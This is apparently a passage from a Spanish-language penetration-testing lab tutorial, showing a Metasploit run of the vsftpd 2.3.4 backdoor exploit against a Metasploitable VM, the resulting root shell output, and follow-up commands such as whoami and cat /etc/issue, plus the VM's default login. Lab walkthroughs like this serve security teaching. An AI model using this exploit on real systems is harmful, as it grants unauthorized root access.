
Ahora vamos a correr el exploit para explotar la vulnerabilidad de la aplicación vsftpd en metasplotaible, utilizamos el comando: run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.0.7:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.0.7:21 - USER: 331 Please specify the password.
[+] 10.0.0.7:21 - Backdoor service has been spawned, handling...
[+] 10.0.0.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.5:41753 → 10.0.0.7:6200) at 2023-04-24 20:22:46 -0400
```

Obtenemos una Shell con una sesión abierta sobre la maquina victima (metasplotaible) y ya tenemos control remoto sobre el destino, podemos correr diferentes comandos, como los siguientes, para identificar que estamos sobre la maquina victima y podemos hacer casi cualquier cosa que queramos, ya que estamos con el usuario root:

- Whoami (preguntamos al sistema que usuario somos)
- Ifconfig (preguntamos por la configuración de red, veremos la IP de metasploitable)
- cat /etc/issue (verificamos la distribución o versión de Linux del destino)
- ls -l (vemos el listado de archivos y directorios disponibles en el directorio /)
- pwd (le preguntamos al sistema en que directorio nos encontramos ubicados)




cat etc/issue
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started